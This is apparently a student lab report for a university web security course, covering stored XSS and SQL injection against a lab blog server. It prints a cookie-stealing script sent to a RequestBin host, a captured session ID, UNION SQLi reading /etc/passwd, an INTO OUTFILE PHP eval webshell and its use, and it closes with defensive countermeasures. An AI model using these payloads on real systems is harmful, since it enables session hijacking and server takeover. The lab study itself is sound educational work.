TDA602 / DIT101 Language-based security
Web Application Security Experiment Report

Group47: Yicheng Li, Wenjun Tian

May 6, 2025

1 Part 1: Cross-Site Scripting (XSS)

1.1 Detection of XSS vulnerabilities

1.1.1 Testing Method

To detect potential XSS vulnerabilities on the website, we submitted the following payload into the comment field: `1337'"><`. As a result, the page displayed this exact string unescaped. This was confirmed both visually in the browser and by inspecting the HTML source using developer tools.

1.1.2 Confirming Script Execution

To further confirm the presence of the vulnerability, we injected the following JavaScript payload: `<script>alert(1)</script>`. Upon submission, the browser immediately executed the script and displayed a JavaScript alert box with the number "1". This clearly confirms that arbitrary JavaScript can be executed in the victim's browser, indicating a functional XSS vulnerability.

1.2 Exploitation

1.2.1 Stealing the Admin Cookie

To exploit this vulnerability, I injected a stealthy XSS payload that sends the document's cookies to a server under my control:

```
<script>new Image().src="http://requestbin.whapi.cloud/1ip7evy1
/?c="+document.cookie;</script>
```


This payload was stored in a blog comment so that the administrator's PhantomJS-based bot, which visits every page periodically, would execute it.
After approximately one minute, my RequestBin instance received a request 1 containing the following session cookie:

```
PHPSESSID=r1hbvijc73nq3kqg4q7cope896
```

The `User-Agent` in the request was `PhantomJS/1.9.1`, confirming that the administrator bot executed the malicious script.

1.2.2 Session Replay and Admin Access

After acquiring the administrator's PHP session ID, We manually inserted the session into my browser's cookie storage using developer tools, as is shown in 2. Upon refreshing the site and clicking on the "admin" link, we gained full access to the administration interface, proving that the session hijacking was successful.


A Runscope community project. Send us feedback!
RequestBin
http://requestbin.whapi.cloud/1ip7


http://requestbin.whapi.cloud
GET /1ip7evy1/?c=PHPSESSID=r1hbvijc73nq3kqg4q7cope896 0 bytes
25s ago
From 162.158.134.247

FORM/POST PARAMETERS
None
QUERYSTRING
c: PHPSESSID=r1hbvijc73nq3kqg4q7cope896

HEADERS
Cf-Ipcountry: SE
Accept-Language: en-US,*
Accept-Encoding: gzip
X-Forwarded-Host: requestbin.whapi.cloud
Accept: */*
User-Agent: Mozilla/5.0 (Unknown; Linux i686) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34
Host: requestbin.whapi.cloud
Referer: http://127.0.0.1/post.php?id=2
Cdn-Loop: cloudflare; loops=1
Cf-Visitor: {"scheme":"http"}
Cf-Ray: 93b735baebe32c6c-CPH
X-Forwarded-Server: 65e0d0a1cd2e
Cf-Connecting-Ip: 46.239.102.243

RAW BODY
None

Figure 1: RequestBin Receiving Page



名称	值	Domain
PHPSESSID	r1hbvijc73nq3kqg4q7cope896	192.168.5.142

Figure 2: Cookie Insertion

1.3 XSS Countermeasures

1.3.1 Output Encoding / Escaping (Server-Side)

Prevent untrusted data from being interpreted as executable HTML or JavaScript in the browser. All user-submitted input (e.g., blog comments, post titles) should be properly escaped before being rendered on the page. In PHP, this can be implemented using the `htmlspecialchars()` function:

```
echo htmlspecialchars($user_input, ENT_QUOTES, 'UTF-8');
```

This ensures that characters like <, >, ", and ' are rendered as texttt&lt;, `&gt;`, etc., neutralizing script tags or JavaScript handlers in content.

1.3.2 HTTP-Only Cookies (Client-Side)

Prevent JavaScript from accessing session cookies, even if XSS exists.
PHP session cookies should be set with the `HttpOnly` flag:

```
session_set_cookie_params([
  'httponly' => true,
  'secure' => false, // true if HTTPS is used
  'samesite' => 'Lax'
]);
```

This would stop the XSS payload from stealing the `PHPSESSID` using `document.cookie`, effectively breaking the session hijacking chain exploited in this lab.

1.3.3 Input Validation and Filtering (Server-Side)

Sanitize inputs on the client side to prevent obvious script injection attempts.
Use JavaScript on the comment submission form to warn/block inputs containing <, >, or suspicious keywords like script, onerror, etc. Example:

```
if (/script|<|>/.test(input.value)) {
  alert("Invalid characters detected");
  return false;
}
```

1.3.4 CSP Capability Restrictions and Trusted Types (Client-Side)

Prevent dynamic JavaScript execution and constrain DOM-based attack surfaces.
Additional CSP directives can be used to restrict script capabilities:

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self';
  connect-src 'none';
  object-src 'none';
  require-trusted-types-for 'script';
```

`connect-src 'none'` blocks JS from sending outbound requests.
`require-trusted-types-for 'script'` enforces that all dynamic script-generating sinks like `innerHTML`, `eval()`, and `document.write()` only accept safe values generated by Trusted Types policies.
This would prevent the XSS payload in the lab (e.g., `document.write('<img src=...>')`) from executing unless the injected string is explicitly marked as safe.

2 Part 2: SQL Injection

2.1 Root of the Problem

The root cause of the SQL injection vulnerability lies in the insecure concatenation of unvalidated user input directly into SQL queries. Specifically, the `id` parameter from the URL is used in an SQL `SELECT` statement without proper sanitization or parameterization. This allows an attacker to inject arbitrary SQL code, altering the intended logic of the query and executing unauthorized commands on the database.

2.2 Detection of injection vulnerabilities

Now that we have entered the admin's page, click one of the `edit` buttons, it goes to `http://192.168.5.142/admin/edit.php?id=1`. It seems that the URL contains a potential injection point. We can test it adding a single quote: `http://192.168.5.142/admin/edit.php?id=1'`. A error page like 3 appears as a result. From this page, we get the absolute path of the page: `/var/www/classes`.

Next, to determine the number of columns used in the vulnerable SQL query, we incrementally tested the `ORDER BY` clause via the injection point in the id parameter of the following URL:


```
http://192.168.5.142/admin/edit.php?id=1 ORDER BY N --+
```

Where `N` is the column index being tested. The goal is to find the highest index that does not cause a SQL error, which tells us the total number of columns in the underlying `SELECT` query. As a result, when `N` increases to 5, the page shows SQL error. Since `ORDER BY 5` causes an error but `ORDER BY 4` does not, we can conclude that the original SQL query returns 4 columns.

2.3 Exploitation

2.3.1 Read The "/etc/passwd" File

Now that we know the number of columns, we can retrieve information from the database.



Administration of my Blog

Home | Manage post | New post | Logout

```
Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115
Title: Notice: Trying to get pro
Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19
Text:
```

Figure 3: Error Page

Confirming that the target page `edit.php` was vulnerable to SQL injection and determining the number of returned columns was four, we proceeded to test whether the backend MySQL user had the FILE privilege enabled. This would allow me to read arbitrary files from the server's filesystem using the `LOAD_FILE()` function.

To do this, we used the following injection:

```
http://192.168.5.142/admin/edit.php?id=0 UNION SELECT 1,2,load_file("/etc/passwd"),4
```

This payload is constructed as follows:

- The `id=0` ensures that the original query returns no valid data.
- The `UNION SELECT` clause creates a fake row with four columns, matching the structure of the original query.
- The third column contains the result of the `LOAD_FILE('/etc/passwd')` function, which attempts to read the contents of the Unix system file `/etc/passwd`.

The contents of the `/etc/passwd` file were successfully displayed in the web page output 4. This confirmed that:


- The SQL injection was functional and allowed UNION-based queries.
- The MySQL user had `FILE` privilege, meaning it could read server-side files.
- The MySQL process user also had OS-level read access to `/etc/passwd`.

2.3.2 Find A Writing Directory

For instance, to leak the database user:

```
http://admin/edit.php?id=0 UNION SELECT 1,2,user(),4
```

The injected query likely looked like this after being processed by the server:



Administration of my Blog
不安全
192.168.5.142/admin/edit.php?id=0 UNION SELECT 1,2,load_file(
Home | Manage post | New post | Logout
Title:
Text:
Update

Administration of my Blog

Title: 2

```
      root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Figure 4: Read /etc/passwd file



Administration of my Blog
不安全
192.168.5.142/admin/edit.php?id=0 UNION SELECT 1,2,user()
Home | Manage post | New post | Logout
Title:
Text:
Update

Administration of my Blog

Title: 2

```
      root@localhost
```

Figure 5: Read User Information


Index of /classes

192.168.5.142/classes/

Index of /classes

Name	Last modified	Size	Description
Parent Directory		-	
auth.php	10-Oct-2013 07:47	391	
comment.php	10-Oct-2013 07:47	654	
db.php	10-Oct-2013 07:47	103	
phpfix.php	10-Oct-2013 07:47	100	
post.php	10-Oct-2013 07:47	4.1K	
user.php	10-Oct-2013 07:47	545	

Apache/2.2.16 (Debian) Server at 192.168.5.142 Port 80

Figure 6: /classes Directory

```
SELECT id, title, content, date FROM posts WHERE id='0'
UNION SELECT 1,2,user(),4
```

This query appends a fake row to the original result set, allowing the injected data `user()` to be displayed on the page like this 5.

Since we are the root user, we can now deploy a webshell. In 2.1 we have found a directory `/var/www/classes`, visit it with `http://192.168.5.142/classes`, we can see several files in this directory like 6.
Now we try to create webshell file here:

```
http://192.168.5.142/admin/edit.php?id=0 UNION SELECT 1,2,3,
4 into outfile "/var/www/classes/s.php"
```


However, after refreshing, no file is created in `/classes`. We have to find another writable directory. After looking at the HTML viewer like 7, we can find a directory `/css`.
As before, we also attempt to create webshell here:

```
http://192.168.5.142/admin/edit.php?id=0 UNION SELECT 1,2,
"<?php @eval($_POST['pass'];)?>",4 into outfile "/var/www/css/webshell.php"
```

Although the page sends us a warning, when we open `http://192.168.5.142/css/`, we can find the `webshell.php` has been successfully created under the `/css`, like 8.


2.3.3 Get Webshell Executed In The Server

After creating the file, we proceeded to escalate the attack by writing a PHP Web Shell to the server. This was achieved using the INTO OUTFILE clause in an SQL injection:



```
<html>
  <head>
      <link id="base" rel="stylesheet" href="/css/default.css" type="text/css" media="screen">
      <title>Administration of my Blog</title>
    </head>
  <body>
    <div id="header">
      <div id="logo">
        <h1>
          <a href="index.php">Administration of my Blog</a>
        </h1>
      </div>
```

Figure 7: /css Found




Index of /css

```
   Name            Last modified      Size  Description
   Parent Directory                     -
   base.css        10-Oct-2013 07:47  6.0K
   default.css     10-Oct-2013 07:47  3.1K
   evil.php        06-May-2025 12:25   37
   style.css       10-Oct-2013 07:47  4.9K
   webshell.php    06-May-2025 12:26   35

Apache/2.2.16 (Debian) Server at 192.168.5.142 Port 80
```

Figure 8: Create webshell.php



192.168.5.142/css/webshell.php
不安全
192.168.5.142/css/webshell.php?c=cat /etc/passwd

```
1 2 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List 